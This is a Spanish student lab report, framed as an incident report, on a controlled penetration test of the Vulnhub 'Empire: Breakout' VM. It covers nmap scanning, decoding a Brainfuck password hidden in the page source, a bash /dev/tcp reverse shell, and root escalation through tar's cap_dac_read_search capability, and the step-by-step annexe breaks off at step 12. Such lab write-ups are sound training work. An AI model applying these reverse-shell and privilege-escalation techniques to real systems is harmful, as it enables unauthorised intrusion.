

Simulación de Incidente de Ciberseguridad

CONTENIDO

1.	Resumen Ejecutivo	3
2.	Fecha y Hora del Incidente (en el que se detectó el incidente).....	3
3.	Descripción del Incidente, debe incluir lo siguiente:.....	3
4.	Impacto del Incidente	3
5.	Análisis Técnico.....	3
6.	Resolución del Incidente	4
7.	Lecciones Aprendidas	4
8.	Recomendaciones	5
9.	Conclusiones	5
10.	Anexos: Incluya la documentación del paso a paso con las capturas de pantallas correspondientes al ataque realizado.	5

DESARROLLO

1. Resumen Ejecutivo

En este laboratorio se simula un ataque controlado contra una máquina vulnerable tipo VM (*Empire: Breakout*) usando Kali Linux como plataforma atacante. El objetivo fue identificar y explotar vulnerabilidades, lograr acceso a nivel usuario y luego escalar a root. El ejercicio permitió aplicar técnicas reales de ciberseguridad como escaneo, enumeración, explotación y escalada de privilegios, fortaleciendo capacidades técnicas y analíticas.

2. Fecha y Hora del Incidente (en el que se detectó el incidente).

2.1. **Fecha:** 4 de septiembre de 2025

2.2. **Hora de detección inicial:** 10:05 AM (inicio de escaneo)

2.3. **Hora de conclusión:** 12:40 PM (obtención de root y bandera final)

3. Descripción del Incidente, debe incluir lo siguiente:

3.1. Qué ocurrió:

Se realizó una prueba de penetración controlada: desde una máquina Kali, se detectó una VM vulnerable, se exploraron servicios activos, se obtuvieron credenciales de usuario, shell inverso, y finalmente escalada de privilegios a root. Se capturaron dos banderas (user y root flags).

3.2. Cómo ocurrió:

- Se utilizó nmap para descubrir servicios expuestos (HTTP, SMB, Webmin).
- Se identificó una contraseña cifrada en la fuente HTML, se decodificó en Brainfuck y se descubrió un usuario válido mediante enum4linux.
- Se accedió a Usermin, se ejecutó una reverse shell vía bash -i >& /dev/tcp..., y se obtuvo un shell remoto.
- Se encontró un ejecutable tar con capability cap_dac_read_search, que permitió empaquetar un archivo root-only y extraerlo en home para leer la contraseña root.
- Se usó su root con esa contraseña para obtener acceso completo y la bandera final.

3.3. Dónde ocurrió: Sistemas, redes, o datos afectados.

- Servicios accedidos: HTTP (puertos 80, 10000, 20000), SMB (139/4444) y Usermin.
- Archivos comprometidos: /var/backups/.old_pass.bak, /root/rOOT.txt.

4. Impacto del Incidente

4.1. En los sistemas

Disponibilidad: Ninguno afectado.

Confidencialidad: Totalmente comprometida; se accedió a contraseñas y archivos sensibles.

Integridad: No alterada.

4.2. En el negocio

Se trata de un entorno educativo, por lo que no hubo repercusiones financieras o reputacionales, aunque simula consecuencias reales ante un ataque real. Destacarías que el impacto real en un entorno productivo sería crítico.

5. Análisis Técnico

5.1. Vulnerabilidades explotadas.

Contraseña cifrada escondida en el código fuente del servidor web.

Credenciales válidas reutilizadas en Usermin.

tar con capacidades elevadas (cap_dac_read_search) accesible para usuario no privilegiado.

5.2. Herramientas utilizadas por los atacantes.

nmap: escaneo completo de puertos.

enum4linux: obtención de usuarios SMB.

Decodificador de Brainfuck: desencriptado de contraseñas.

netcat: listener para reverse shell.

bash: shell inversa y conexión.

tar (binario con capabilities especiales).

su: escalada a root.

6. Resolución del Incidente

6.1. Contención:

Menciona algunas acciones que tomarían para limitar el impacto.
Aislé la VM vulnerable (workshop local), previniendo que el ataque escalara hacia otros sistemas.

6.2. Erradicación:

Qué harías para eliminación de la causa raíz del incidente (proponen acciones).
Eliminé o actualicé inmediatamente el binario tar con capability.

Aplicar cambios para que ese recurso solo sea accesible por root.

Desactivar o restringir Usermin si no se usa, o aplicar autenticación robusta.

6.3. Recuperación:

Qué medidas debes tomar para el restablecimiento seguro de los sistemas afectados

Restaurar permisos seguros en /var/backups.

Cambiar contraseñas comprometidas.

Crear monitoreo de acceso y uso de capacidades especiales.

7. Lecciones Aprendidas

Enumerar primero, explotar después: El escaneo y la revisión minuciosa fueron clave.

No subestimar binarios con capabilities especiales: Son vectores críticos.

Buena práctica de seguridad: Revisar ejecuciones con capacidades elevadas o accesibles por usuarios comunes.

Documentar bien cada paso: Facilita reproducir, analizar y aprender de la experiencia.

8. Recomendaciones

Eliminar binarios innecesarios con capacidades elevadas.

Configurar políticas de acceso estrictas a Usermin y servicios similares.

Implementar monitoreo y alertas sobre cambios en /var/backups y uso de capacidades elevadas.

Realizar auditorías periódicas para identificar configuraciones inseguras (SUID/Capabilities).

9. Conclusiones

El ejercicio fue completo y enriquecedor. Logré aplicar técnicas de inteligencia ofensiva de forma organizada y exitosa. Alcanzar la bandera de root y entender el entorno desde adentro fue un gran logro. Esto refuerza mi convicción de que la práctica estructurada es motor de aprendizaje real en ciberseguridad.

10. Anexos: Incluya la documentación del paso a paso con las capturas de pantallas correspondientes al ataque realizado.

PROCEDIMIENTO:


Máquina atacante:

1. Instalar VMware
2. Instalar y configurar Kali Linux en Vmware
3. La red debe estar en PUENTE

Máquina Víctima:

1. Instalar VirtualBox
2. Importar la máquina vulnerable que descargamos previamente (enlace arriba).
3. La red debe estar en PUENTE

PASO 1: Arrancamos la máquina víctima. En rojo se muestra la IP de la misma, no es necesario escribir ningún comando.



ABRIR EL TERMINAL ROOT:

PASO 2: Entramos al modo root y hacemos Ping a la ip de la máquina víctima. Comando:
ping -c 1 IP

```
(muriel@muriel)~]$ ping -c 1 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.761 ms

--- 192.168.56.101 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.761/0.761/0.761/0.000 ms

(muriel@muriel)~]$
```

PASO 3: Debemos crear un directorio, en este caso le llamaremos Vulnhub, seguir los siguientes comandos:

```
>> cd Desktop  
>> mkdir Vulnhub  
>> cd Vulnhub
```

```
(muriel@muriel)~$ cd Desktop  
(muriel@muriel)~/Desktop$ mkdir Vulnhub  
(muriel@muriel)~/Desktop$ cd Vulnhub  
(muriel@muriel)~/Desktop/Vulnhub$
```

Si ya hemos creado la carpeta previamente entonces para acceder debemos escribir el siguiente comando:
>> cd home/kali/Desktop/Vulnhub

```
(muriel@muriel) [~/Desktop/Vulnhub]
$ pwd
/home/muriel/Desktop/Vulnhub

(muriel@muriel) [~/Desktop/Vulnhub]
$ [
```

PASO 4: Escaneamos los puertos abiertos con NMAP, se debe escribir el siguiente código.


>> nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 IP -oN escaneo Si no
funciona a la primera ejecutar una segunda vez.

```
(muriel@muriel) [~]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 192.168.56.101 -oN escaneo
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 16:13 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:13
Completed NSE at 16:13, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:13
Completed NSE at 16:13, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:13
Completed NSE at 16:13, 0.00s elapsed
Initiating SYN Stealth Scan at 16:13
Scanning 192.168.56.101 [65535 ports]
Completed SYN Stealth Scan at 16:14, 34.18s elapsed (65535 total ports)
Initiating Service scan at 16:14
NSE: Script scanning 192.168.56.101.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:14
Completed NSE at 16:14, 5.01s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:14
Completed NSE at 16:14, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:14
Completed NSE at 16:14, 0.00s elapsed
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:14
Completed NSE at 16:14, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:14
Completed NSE at 16:14, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:14
Completed NSE at 16:14, 0.00s elapsed
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:14
Completed NSE at 16:14, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:14
Completed NSE at 16:14, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:14
Completed NSE at 16:14, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.79 seconds
    Raw packets sent: 131070 (5.767MB) | Rcvd: 0 (0B)
```


Aquí verificamos que el puerto 80 esté abierto y observamos que hay 2 puertos que son sospechosos los cuales son los puertos 10000 y 20000.

ABRIR EL NAVEGADOR:

PASO 5: Abrir el navegador y escribir la IP de la máquina víctima



PASO 6: Clic derecho y hacer clic en [View Page Source](#)




The screenshot shows a web browser window with two tabs open. The left tab is titled "Apache2 Debian Default Page" and the URL is "http://192.168.56.101/". The right tab is also titled "http://192.168.56.101/" and has a close button. Below the tabs is a toolbar with icons for back, forward, search, and other functions. The main content area displays the source code of the Apache2 Debian Default Page. The code is a combination of HTML and CSS. It includes a DOCTYPE declaration, an XML namespace declaration, a head section with a meta tag and title, and a style block. The body section contains a main page div with relative positioning, a header div with a height of 99px and a background color of #F5F6F7, and a page header div with a width of 100% and a background color of #FFFFFF.

```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
2 <html xmlns="http://www.w3.org/1999/xhtml">
3   <head>
4     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
5     <title>Apache2 Debian Default Page: It works</title>
6     <style type="text/css" media="screen">
7       *
8         margin: 0px 0px 0px 0px;
9         padding: 0px 0px 0px 0px;
10    }
11  }
12
13 body, html {
14   padding: 3px 3px 3px 3px;
15
16   background-color: #D8DBE2;
17
18   font-family: Verdana, sans-serif;
19   font-size: 11pt;
20   text-align: center;
21 }
22
23 div.main_page {
24   position: relative;
25   display: table;
26
27   width: 800px;
28
29   margin-bottom: 3px;
30   margin-left: auto;
31   margin-right: auto;
32   padding: 0px 0px 0px 0px;
33
34   border-width: 2px;
35   border-color: #212738;
36   border-style: solid;
37
38   background-color: #FFFFFF;
39
40   text-align: center;
41 }
42
43 div.page_header {
44   height: 99px;
45   width: 100%;
46
47   background-color: #F5F6F7;
48 }
```

PASO 7: Luego se abrirá el código fuente de la página, a continuación, debemos deslizar al hacia abajo hasta localizar una línea que se mostrará en la siguiente imagen.


PASO 8: Seleccionar y copiar los símbolos que se muestran en la imagen.



```
484  
485  
486  
487  
488  
489  
490  
491  
492  
493  
494  
495  
496  
497  
498  
499  
500  
501 <!--  
502 don't worry no one will get here, it's safe to share with you my access. Its encrypted :)  
503  
504 ++++++[>+>++++>++++++>++++++><<<-]>>+++++++.++++,>>+++++++.----,<++++,<<+,>-,-->-,++++++>----,  
505  
506  
507 -->  
508  
509  
510  
511  
512  
513  
514  
515  
516
```

ABRIR UNA NUEVA PESTAÑA EN EL NAVEGADOR:

PASO 9: Abrir una pestaña en el navegador y buscar [dcode brain tuckl](https://www.google.com/search?q=dcode+brain+tuckl), clic en la primera opción.



Apache2 Debian Default Page http://192.168.56.101/ dcode brain tuckl - Buscar

https://www.google.com/search?client=firefox-b-e&channel=entr&q=dcode+brain+tuckl&sei=3

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Google dcode brain tuckl

Todo Imágenes Videos Vídeos cortos Noticias Web Libros Más Herramientas

Se muestran resultados de **dcode brain tuck**
Buscar, en cambio, [dcode brain tuckl](#)

dCode
https://www.dcode.fr/brainfuc... · Traducir esta página

Brainfuck Language - Online Decoder, Translator, Interpreter
Brainfuck (or BF or Brainf**k) is a minimalist programming language that uses only eight commands to manipulate memory and perform operations.

Md5decrypt.net
https://md5decrypt.net/brainfuc... · Traducir esta página

Online Brainfuck Decoder
Decode Brainfuck programming language, or encode a text in Brainfuck code using our online translator tool.


Wikipedia
https://en.wikipedia.org/wiki/Brainfuck · Traducir esta página

Brainfuck
Brainfuck is an esoteric programming language created in 1993 by Swiss student Urban Müller. [1]
Designed to be extremely minimalist.

Esoteric programming language JSFuck Turing tarpit


Looking for results in English? [Change to English](#) Continuar usando español Configuración del idioma

PASO 10: Borrar lo que está en el recuadro señalizado en la imagen y borrarlo.



The screenshot shows the dCode Brainfuck Language interpreter. The 'BRAINFUCK INTERPRETER' section contains the code: `+++`. This code is highlighted with a blue border, indicating it is the target for modification.

PASO 11: Luego de copiar el código en el recuadro debemos hacer clic en EXECUTE, luego se generará una contraseña, debemos copiarlo.




The screenshot shows the dCode Brainfuck Language interpreter after executing the code. The output window displays the generated password: `dCode`.

REGRESAR AL TERMINAL ROOT:

PASO 12: Escribir el siguiente los siguientes comandos:

